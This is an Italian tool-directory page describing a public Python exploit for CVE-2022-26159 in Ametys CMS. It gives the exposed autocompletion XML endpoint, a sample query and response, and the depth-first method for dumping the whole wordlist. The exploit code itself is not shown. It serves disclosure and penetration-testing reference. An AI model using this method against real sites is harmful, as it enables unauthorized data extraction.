
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2022-26159-Ametys-Autocompletion-XML — Un exploit python per dumpare automaticamente tutti i dati memorizzati dal plugin di auto-completamento di Ametys CMS in un file di database sqlite locale. | Kitploit
Strumenti/GitHubGitHub/p0dalirius/cve-2022-26159-ametys-autocompletion-xml
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebEsfiltrazione DatiRaccolta InformazioniCrawler
GitHubp0dalirius/cve-2022-26159-ametys-autocompletion-xml

CVE-2022-26159-Ametys-Autocompletion-XML

Un exploit python per dumpare automaticamente tutti i dati memorizzati dal plugin di auto-completamento di Ametys CMS in un file di database sqlite locale.

Vedi RepositorySito web
143384 anni faNon ancora revisionato
Condividi

CVE-2022-26159-Ametys-Autocompletion-XML

Un exploit in Python per estrarre automaticamente tutti i dati memorizzati dal plugin di autocompletamento di Ametys CMS in un file di database sqlite locale.
GitHub release (latest by date) YouTube Channel Subscribers

Funzionalità



  • Rilevamento automatico del numero massimo di risultati restituiti dal plugin di autocompletamento.
  • Ricerca in profondità (depth-first search) per estrarre tutti i risultati.
  • File di log di output.

Utilizzo

$ ./CVE-2022-26159-Ametys-Autocompletion-XML.py -h
CVE-2022-26159-Ametys-Autocompletion-XML v1.1 - by @podalirius

usage: CVE-2022-26159-Ametys-Autocompletion-XML.py [-h] -t TARGET [-H HEADERS] [-k] [-v | -q] [--no-colors]

Description message

optional arguments:
  -h, --help            show this help message and exit
  -t TARGET, --target TARGET
                        arg1 help message
  -H HEADERS, --header HEADERS
                        Specify HTTP headers to use in requests. (e.g., --header "Header1: Value1" --header "Header2: Value2")
  -k, --insecure        Disable SSL/TLS warnings and certificate verification.
  -v, --verbose         Verbose mode. (default: False)
  -q, --quiet           Quiet mode. (default: False)
  --no-colors           Disables colored output. (default: False)

Dettagli tecnici

Il plugin di autocompletamento in Ametys CMS <= 4.4.9 espone pubblicamente un file XML contenente una wordlist al seguente indirizzo:

https://domain.tld/plugins/web/service/search/auto-completion/domain/en.xml

Per effettuare una richiesta su questo database, un attaccante deve semplicemente digitare l'inizio della parola nel parametro q (query):

https://domain.tld/plugins/web/service/search/auto-completion/domain/en.xml?q=adm

E il plugin di autocompletamento restituisce le prime 10 parole corrispondenti che iniziano con adm (dalla query) in un file XML:

<?xml version="1.0" encoding="UTF-8"?>
<auto-completion>
    <item>administrateur</item>
    <item>administrateurs</item>
    <item>administratif</item>
    <item>administratifs</item>
    <item>administration</item>
    <item>administrations</item>
    <item>administrative</item>
    <item>administratives</item>
    <item>administres</item>
    <item>admission</item>
</auto-completion>

Detto questo, un attaccante deve semplicemente eseguire una ricerca in profondità sull'API per estrarne tutto il contenuto.

Contributi

Le pull request sono benvenute. Sentiti libero di aprire un issue se desideri aggiungere altre funzionalità.


Riferimenti

  • https://podalirius.net/en/cves/2022-26159/
  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-26159
  • https://issues.ametys.org/browse/CMS-10973
  • https://podalirius.net/en/articles/scraping-search-apis-depth-first-style/
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    851
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    538
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    357
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    297
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    280

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →